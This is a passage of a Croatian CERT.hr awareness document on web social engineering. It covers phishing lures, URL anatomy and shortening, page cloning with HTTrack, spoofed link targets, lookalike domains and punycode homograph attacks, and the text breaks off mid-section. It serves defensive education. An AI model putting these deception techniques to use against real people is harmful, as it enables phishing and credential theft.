CARNET

Socijalni inženjering na webu

CERT.hr-PUBDOC-2019-11-390

CERT.hr

Sadržaj

Ovaj dokument izradio je Laboratorij za sustave i signale Zavoda za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

1 Uvod

Svakodnevnim korištenjem weba korisnici su sve više izloženi *online* prijevarama i napadima na svoja računala. Pritom sve više do izražaja dolazi i socijalno inženjerstvo, tj. napadači pokušavaju manipulirati korisnikovim emocijama i navesti ga na radnje koje će ga dovesti u kontakt sa zlonamjernim sadržajem.

Socijalni inženjering je postupak manipulacije osobama kako bi se izvele nedozvoljene akcije ili otkrile povjerljive informacije bez izravnog proboja u sustav. Obično obuhvaća prikupljanje informacija, prevaru ili nagovaranje korisnika na predaju vjerodajnica za određene korisničke račune. No, socijalno inženjerstvo se može zloupotrijebiti i za napade na korisnikovo računalo, i to na način da se prevari korisnika da posjeti neku određenu stranicu (koju inače nikad ne bi posjetio), a koju je napadač unaprijed pripremio za napad na njegov preglednik. Zloupotreba socijalnog inženjerstva za napade na webu može rezultirati:

- **Krađom korisničkih vjerodajnica i ostalih osjetljivih podataka.** Žrtvu se socijalnim inženjeringom navodi da pristupi posebno pripremljenoj web stranici uvjeravajući ju da je na legitimnoj stranici (npr. stranica banke, *Gmail*, *Facebook*…) i dok žrtva unosi svoje korisničko ime/adresu e-pošte i lozinku, napadač ih krade i dobiva pristup korisničkom računu žrtve kojeg može zloupotrebljavati na razne načine, npr. širiti zlonamjerni sadržaj u žrtvino ime, povećavati broj pregleda neke određene stranice, itd.

- **Napadom na žrtvino računalo.** Napadačev zlonamjerni *JavaScript* kôd, koji je pohranjen na stranici na koju je žrtva namamljena socijalnim inženjerstvom, traži i iskorištava ranjivosti žrtvinog web preglednika. Jednom kad uspješno napadne žrtvino računalo, dobiva pristup i može ga zloupotrijebiti na razne načine, npr. instalacijom zlonamjernog softvera, šifriranjem podataka, uključivanjem žrtvinog računala u *botnet* mrežu, trošenjem žrtvinih resursa za rudarenje kriptovaluta, itd. Često se za automatizirane napade na računala većeg broja korisnika koriste *Exploit kitovi* koji su opisani u prethodnom dokumentu Nacionalnog CERT-a *Exploit kitovi*.

Socijalnim inženjerstvom na webu pokušava se podmetnuti poveznica čije će otvaranje žrtva subjektivno procijeniti bezopasnim. Jednom kad, otvaranjem te poveznice, žrtva stupi u kontakt sa stranicom koja pohranjuje zlonamjerni kôd, napadač može iskoristiti neku softversku (tehničku) ranjivost i napasti korisnikovo računalo. U kontekstu ovog dokumenta, tj. zloupotrebe socijalnog inženjerstva za napade na webu, spomenut će se i objasniti niz sigurnosnih ranjivosti i napada koji se oslanjanju na:

1. **Obmanjivanje žrtve, tj. socijalni inženjering.** Žrtva je prevarena (podmetanjem URL-a ili nekom sličnom tehnikom) da posjeti neku stranicu koju sama nikad svjesno ne bi posjetila ili obavi radnju koju inače ne bi napravila (npr. unos korisničkih vjerodajnica na napadačevu stranicu).

2. **Iskorištavanje softverske ranjivosti web stranice ili web preglednika.** Ranjivosti legitimnih web stranica omogućavaju napadačima da zloupotrijebe te stranice i povjerenje koje žrtva ima u njih za dovođenje žrtve u kontakt sa

zlonamjernim kôdom. Ranjivosti web preglednika omogućuju napadaču da napadne žrtvino računalo i stekne kontrolu nad njim.

Socijalno inženjerstvo još uspješnije koristi društvene mreže za napade na webu. Jedan uobičajen scenarij napada koji kombinira socijalno inženjerstvo i tehnički napad je sljedeći:

1) Žrtva na *Facebooku* na zidu svog prijatelja vidi poveznicu s opisom „*Moj prvi video*." Žrtva je jako znatiželjna oko toga što se nalazi u videu, pogotovo jer ga je objavio njen prijatelj, i želi znati o čemu je riječ.

2) Žrtva klikne na video i preusmjerena je na stranicu koja ju obavještava da mora skinuti neki dodatak (npr. *Adobe Flash*) za preglednik kako bi pogledala video. Iako žrtva inače ne bi preuzela taj dodatak, želi pogledati video i preuzima ga. U ovom je koraku napadač iskoristio socijalno inženjerstvo kako bi postigao da žrtva preuzme zlonamjerni softver pretvarajući se da je riječ o dodatku potrebnom za gledanje videa.

3) Video ne postoji, ali dodatak koji je žrtva preuzela (koji se predstavlja kao *Adobe Flash*) je u stvari zlonamjerni softver koji će napasti žrtvu i preuzeti njen korisnički račun na npr. *Facebooku*. Sad napadač može koristiti i žrtvin korisnički račun za daljnju distribuciju „*Mog prvog videa*" i istom tehnikom napasti žrtvine prijatelje koji žele pogledati video.

Iako je uobičajen cilj ovakvog napada novčana korist, nedavno je zabilježen takozvani *Facebook Virus* koji je pratio gornji scenarij, a cilj napada bio je povećati broj pregleda na određenim stranicama (1).


2 Tehnike napada socijalnim inženjerstvom na webu

Prvi korak napada na webu je socijalnim inženjerstvom preusmjeriti žrtvu na stranicu koju napadač ima pod kontrolom. Ta stranica može biti:

- stranica koju je programirao napadač i koja pohranjuje zlonamjerni kôd koji će napasti žrtvu ili prikupiti osjetljive informacije,
- stranica koja je legitimna, ali je napadač iskoristio neku ranjivost kako bi u nju umetnuo svoj zlonamjerni kôd koji će napasti žrtvu ili prikupiti osjetljive informacije,
- stranica na koju napadač želi dovući što veći broj pregleda/klikova, pokušava nešto dokazati ili sl.

U kontekstu socijalnog inženjerstva na webu, kontakt sa žrtvom ostvaruje se podmetanjem URL-a koji vodi na stranicu koju napadač ima pod kontrolom. Neke osnovne, već puno puta viđene tehnike socijalnog inženjeringa koje napadači masovno koriste kako bi žrtvu preusmjerili na svoju stranicu su:


- ***Spam/phishing* poruke e-pošte**. Lažnim predstavljanjem napadač pokušava od korisnika izvući osjetljive podatke ili ga prevariti da klikne na neku poveznicu koja će ga dovesti u kontakt s napadačevom web stranicom. Na slici 1 je primjer jedne takve poruke koja pokušava uvjeriti korisnika da ju je poslao *Facebook*. Kad bi žrtva kliknula na tipku „*View messages*“ ili „*Go to Facebook*“, u stvari bi bila preusmjerena na napadačevu stranicu.



Slika 1 *Primjer phishing poruke e-pošte* (2)

- **Sumnjivi oglasi**. Na legitimnim stranicama se mogu pojaviti oglasi sa zlonamjernim kôdom. Na neke od njih je potrebno kliknuti da bi se dogodio napad, a neki će samim svojim učitavanjem izvršiti napad u pozadini. Oglasi na koje treba


kliknuti su alarmantni i pokušavaju uznemiriti, preplašiti korisnika, dati mu nadu da će nešto osvojiti (kao što je prikazano na slici 2) ili riješiti neki problem.



Slika 2 ***Primjer zlonamjernog oglasa*** **(3)**


- **Društvene mreže.** Stvaranjem lažnih profila/stranica ili hakiranjem postojećih, napadač može slati poruke s poveznicama na svoju stranicu ostalim korisnicima ili može pisati objave koje sadrže poveznicu na svoj zid ili zid grupa s puno članova. Na slikama 3 i 4 su primjeri takvih objava/poruka.

Slika 3 ***Primjer objave sa zlonamjernom poveznicom na društvenoj mreži Facebook*** **(4)**



Slika 4 ***Primjer poruke sa zlonamjernom poveznicom na društvenoj mreži Facebook*** **(4)**

- **Postavljanje objava na forume/u komentare legitimnih stranica s velikim brojem korisnika.** Napadač može svoju poveznicu ostaviti na forumima popularnih i visoko posjećenih stranica poput *Reddita*, *Forum.hr*, *Steama*… Na slici 5 prikazano je otvaranje tema i ostavljanje poveznica na forum popularne hrvatske stranice Moje Krpice.



Slika 5 ***Otvaranje teme i postavljanje zlonamjernih poveznica na popularnu web stranicu Moje Krpice***

Detalje o nabrojanim tehnikama moguće je pronaći u prethodnom dokumentu Nacionalnog CERT-a Phishing, dok će se u nastavku ovog dokumenta obraditi naprednije i opasnije tehnike napada.

Nakon što je žrtva preusmjerena na napadačevu stranicu, može se dogoditi neki (ili oba) od sljedećih ishoda:

- Napadač prikuplja osjetljive žrtvine podatke poput korisničkih imena, lozinki, kreditnih kartica, bez konkretnog napada na tehničku ranjivost, tj. korisnikovo računalo. Za takve se tehnike može čuti da su dio *phishinga*.

- Prethodno pripremljen kôd napada korisnikovo računalo i napadač preuzima kontrolu nad njim kako bi, posljedično, šifrirao korisnikovo računalo i tražio otkupninu, integrirao ga u *botnet* mrežu ili sl. Često se za takve napade koriste *Exploit kitovi* o kojima se više može pročitati u dokumentu Nacionalnog CERT-a *Exploit kitovi*.

Napadaču nije uvijek cilj zaraziti korisnikovo računalo, već mu je možda dovoljno doći do osjetljivih podataka ili prikupiti preglede na određenoj stranici. Kako bi došao do osjetljivih podataka, napadačeva je stranica vizualno identična originalnoj web stranici za koju se predstavlja. Žrtvu će to ohrabriti da upiše svoje podatke za prijavu jer vjeruje da se nalazi na originalnoj, legitimnoj stranici.

Nekad je cilj napada preuzeti kontrolu nad žrtvinim računalom i zaraziti ga *ransomwareom*, uključiti u *botnet* mrežu, instalirati mu zlonamjerni softver ili nekako slično zloupotrijebiti pristup računalu. Kako bi to postigao, napadač traži ranjivosti i napada žrtvin web preglednik zlonamjernim *JavaScript* kôdom. Ranjivost je propust/pogreška u softveru koju je moguće zloupotrijebiti – primjerice, ranjivost u web pregledniku (npr. *Google Chrome, Mozilla Firefox, Internet Explorer*…) može omogućiti napadaču da pomoću posebno konstruirane web stranice napadne posjetitelje i preuzme kontrolu nad njihovim računalom. Kao što je opisano u nastavku, većinom su to napadi koje korisnik može teško ili nikako spriječiti, već je većinska odgovornost na

programerima web stranica. Više o napadima na web preglednik može se pronaći u dokumentu Nacionalnog CERT-a Sigurnosni rizici *JavaScript* kôda prilikom pregledavanja weba.

2.1 URL


Kao što je već rečeno, kontakt sa žrtvom ostvaruje se podmetanjem URL-a koji vodi na napadačevu stranicu.

Svaka web stranica sastoji se od više datoteka – te datoteke mogu biti HTML ili CSS datoteke, slike, *JavaScript*, PHP ili ASP.NET skripte, zvukovni ili video zapisi itd., ukratko sve što se prikazuje na stranici ili omogućuje njen rad. U kontekstu arhitekture weba, svaku od tih pojedinih datoteka možemo promatrati kao resurs. URL je u stvari web adresa na kojoj se nalazi resurs kojem korisnik pokušava pristupiti.

Recimo da korisnik weba pretražuje dostupne apartmane za noćenje u Zagrebu za vrijeme adventa. Kriteriji po kojima pretražuje prikazani su na slici 6.

Slika 6 *Pretraživanje dostupnog smještaja na stranici AirBnB*

Kad klikne na tipku „*Pretraži*“, korisnik će biti preusmjereni na stranicu s rezultatima pretraživanja koja je prikazana na slici 7. Osim što će se promijeniti sadržaj, promijenit će se i URL koji se nalazi u adresnoj traci.



Slika 7 ***Rezultati pretrage po zadanim kriterijima***

Taj URL izgleda kao što je prikazano na slici 8.

1 https:// 2 hr.airbnb.com 3 /s/Zagreb--Hrvatska/all 4 ?query=Zagreb%2C%20Hrvatska&checkin=2019-12-20&checkout=2019-12-22&adults=2&children=0&infants=0&guests=2&place_id=ChIJOcwCyZLWZUcRisL7KJYkRTo&refinement_paths%5B%5D=%2Ffor_you&toddlers=0&source=mc_search_bar&search_type=unknown

Slika 8 ***URL na koji je preusmjeren korisnik nakon pretraživanja***

Svaki URL na webu prati standard za sastavljanje URL-a, što znači da se sastoji od:

1. **Oznaka protokola kojim se pristupa resursu**. U ovom slučaju je to HTTPS. Osim HTTPS-a, protokol može biti i HTTP, FTP, …

2. **Ime domene (i poddomene, ako postoji) ili IP adresa poslužitelja na kojoj se nalazi resurs.** U ovom slučaju je ime domene *airbnb.com*. Vlasnik stranice mora registrirati jedinstvenu željenu domenu na kojoj će se nalaziti njegova web stranica. No, prije airbnb.com postoji „*hr*“ koji je od domene odijeljen točkom (.), što u stvari označava poddomenu. Jednom kad registrira domenu, vlasnik web stranice može registrirati i više poddomena kako bi bolje i preglednije organizirao svoju web stranicu. Npr. na adresi *hr.airbnb.com* nalazit će se resursi web stranice prilagođeni hrvatskom tržištu (hrvatski jezik, latinično pismo, u preporukama mjesta koja Hrvati često pretražuju, itd.), a na adresi *uk.airbnb.com* resursi web stranice za ukrajinsko tržište (ćirilično pismo, ukrajinski jezik, mjesta koja Ukrajinci često pretražuju itd.).


3. **„Put“ do resursa, tj. struktura mapa u datotečnom sustavu poslužitelja.** U ovom slučaju resurs kojeg korisnik pokušava dohvatiti je skripta *all* pohranjena u mapi *s/Zagreb--Hrvatska* koja pretražuje bazu podataka po korisnikovim kriterijima.

4. **Parametri.** Naziv za ostatak znakovnog niza je *Query String*, a sastoji se od niza naziva i vrijednosti parametara. U ovom konkretnom primjeru postoje parametri naziva *query*, *checkin*, *checkout*, *adults*, *children*… i oni pohranjuju podatke koje je korisnik unio. Npr. korisnik je kao datum kada se želi prijaviti odabrao 20.12.2019., i to je pohranjeno u parametar *checkin*. Skripta *all* će iz ovih parametara dohvatiti kriterije po kojima treba pretraživati. Osim parametara koje je unio korisnik, postoje parametri poput *source* i *sourcetype* u kojima se nalaze podaci koje je unaprijed definirao programer stranice, a ne korisnik.

2.1.1 Skraćivanje URL-a

Kao što se može primijetiti iz prethodnog primjera, URL-ovi mogu biti jako dugi – URL iz prethodnog primjera se proteže kroz četiri retka. To je posebice nezgodno kod referenciranja ili slanja poveznice putem neke društvene mreže ili *instant messaging/chat* usluga jer postoji ograničenje na broj znakova koje korisnik smije unijeti. Iz tih razloga osmišljena je tehnika za „skraćivanje URL-a“, takozvani *URL shortening*. Neke stranice koje nude uslugu skraćivanja URL-a su *goo.gl*, *tinyurl.com* i *bit.ly*.

Kada bi se gore navedena *AirBnB* poveznica skratila na stranici *TinyURL*, rezultat bi bio https://tinyurl.com/y4neewqk kao što je prikazano na slici 9.




Slika 9 *Skraćivanje dugačke AirBnB poveznice*

URL je sad skraćen s 272 na 28 znakova. No, budući da se iz takvog URL-a golim okom ne može iščitati o kojoj je stranici riječ jer se ne vidi domensko ime, ne može se ni zaključiti vodi li takav URL na zlonamjernu stranicu pa zbog toga skraćeni URL-ovi pogoduju napadačima i predstavljaju sigurnosni problem. Zato je preporuka, prije otvaranja bilo kakvog skraćenog URL-a, provjeriti kuda on u stvari vodi.

Kako bi se prije otvaranja provjerilo o kojem je URL-u riječ, može se koristiti (5):

- **„Pretpregled“, odnosno *preview* opcija usluge za skraćivanje URL-ova.** Npr. za *TinyURL* se može dodati riječ *„preview“* između *https://* i *tinyurl.com* kao što je prikazano na slici 10, a za *goo.gl* i *bit.ly* znak „+“ na kraju skraćenog URL-a



Slika 10 ***Opcija preview na TinyURL kojom se može vidjeti kuda URL zapravo vodi***

- **Korištenje stranica za provjeru URL-a**. Neke od njih su *unfurlr.com*, *getlinkinfo.com*, *unshorten.it*… Na slici 11 prikazani su rezultati pretrage za prethodni primjer.


Slika 11 ***Rezultati pretrage za skraćeni AirBnB URL***

2.2 Kloniranje stranica

Nije dovoljno namamiti korisnika da stupi u kontakt s napadačevom web stranicom, potrebno ga je na njoj i zadržati (dok se ne učita zlonamjerni kôd), motivirati da unese svoje korisničke podatke i, idealno, prikriti činjenicu da se dogodio napad kako žrtva ne bi pokrenula antivirusni softver, prijavila da je stranica zlonamjerna i sl. Kako bi obmana bila uvjerljivija, najčešće napadačeva stranica izgleda identično kao ona originalna stranica za koju se predstavlja.

Kloniranje stranica je relativno jednostavno, a postoje i brojni alati koji to dodatno pojednostavljuju i olakšavaju. Jedna od njih je *HTTtrack*. Dovoljno je samo unijeti URL stranice i postaviti željene dodatne postavke i alat započinje s kopiranjem stranice. Na


slici 12 prikazana je kopirana (lijevo) i originalna verzija (desno) stranice Nacionalnog CERT-a.



Slika 12 ***Klonirana (lijevo) i originalna (desno) stranica Nacionalnog CERT-a***

2.3 Lažiranje odredišta poveznice

Umjesto stvarnog odredišta piše URL napadačeve Web stranice, a prividno odredište je URL koji žrtvi izgleda legitimno. Slika 13**Error! Reference source not found.** prikazuje kako lažiranje odredišta poveznice u HTML-u može izgledati iz žrtvine perspektive: u tekstu poruke se naizgled nalazi poveznica na Web stranicu banke, dok se u statusnoj traci prikazuje stvarno odredište poveznice – napadačeva Web stranica.



Slika 13 Primjer lažiranja odredišta poveznice iz perspektive mete

2.4 Lažni/zavaravajući URL

Ideja zavaravajućeg URL-a je registrirati stranicu na domeni koja vizualno izgleda slično nekoj legitimnoj domeni i zavarati žrtvu da ga otvori misleći da je riječ o stranici na čiju domenu napadačeva domena podsjeća.

Time će lakše navesti žrtvu da otvori taj URL i otežati joj shvaćanje da je napadnuta. Npr. napadač može registrirati stranicu na domeni www.cert.com (a domena originalne

stranice je www.cert.hr) i tamo pohraniti zlonamjerni kôd. Žrtva kojoj bude podmetnut takav URL možda neće primijetiti da nije riječ o CERT-ovoj stranici jer je URL vrlo sličan.

Neke od čestih tehnika kojima se napadači koriste za slaganje zavaravajućih URL-a su:

- Registriranje slične domene
- *Punycode* napad (homografski napad)
- Kombiniranje originalne i napadačeve domene

2.4.1 Slične domene

Slične domene su domene koje se razlikuju u jednom ili više znakova na način da žrtva ne uoči odmah razliku jer su domene vizualno slične. Neki od primjera su:


www.g00gle.com umjesto *www.google.com* (0 umjesto o)

www.ebaay.com umjesto *www.ebay.com* (dva a umjesto jednog)

www.fIixbus.com umjesto *www.flixbus.com* (veliko i, tj. I, umjesto l)

Žrtva će ponekad i sama napraviti tipfeler i krivo unijeti adresu u preglednik, npr. *gogle.com* umjesto *google.com*. Napadač može registrirati svoju zlonamjernu stranicu na takvoj adresi i čekati da je žrtve zabunom posjete.

Zanimljivo je spomenuti alat *dnstwist* koji predviđa sve moguće slične domene koje je moguće registrirati i prikazuje sve već registrirane domene koje su se trudile sličiti određenoj domeni i time prevariti korisnike (6). Na slici 14 prikazana je opcija alata da prikaže sve registrirane domene slične domeni popularne legitimne stranice *Bleeping Computer* za koje je zabilježeno da su korištene za napade. Korištenjem takvih domena napadači su pokušali prevariti korisnike zloupotrebljavajući njihovo povjerenje u stranicu *Bleeping Computer*.



Slika 14 *Alat dnstwist* (6)

2.4.2 Punycode napad (homografski napad)

Punycode napad je podmetanje URL-a za koji je gotovo nemoguće zamijetiti da je drugačiji od URL-a legitimne stranice jer su vizualno gotovo identični, tj. razlika je teško vidljiva ili uopće nije vidljiva ljudskom oku zbog korištenja *Punycodea*.

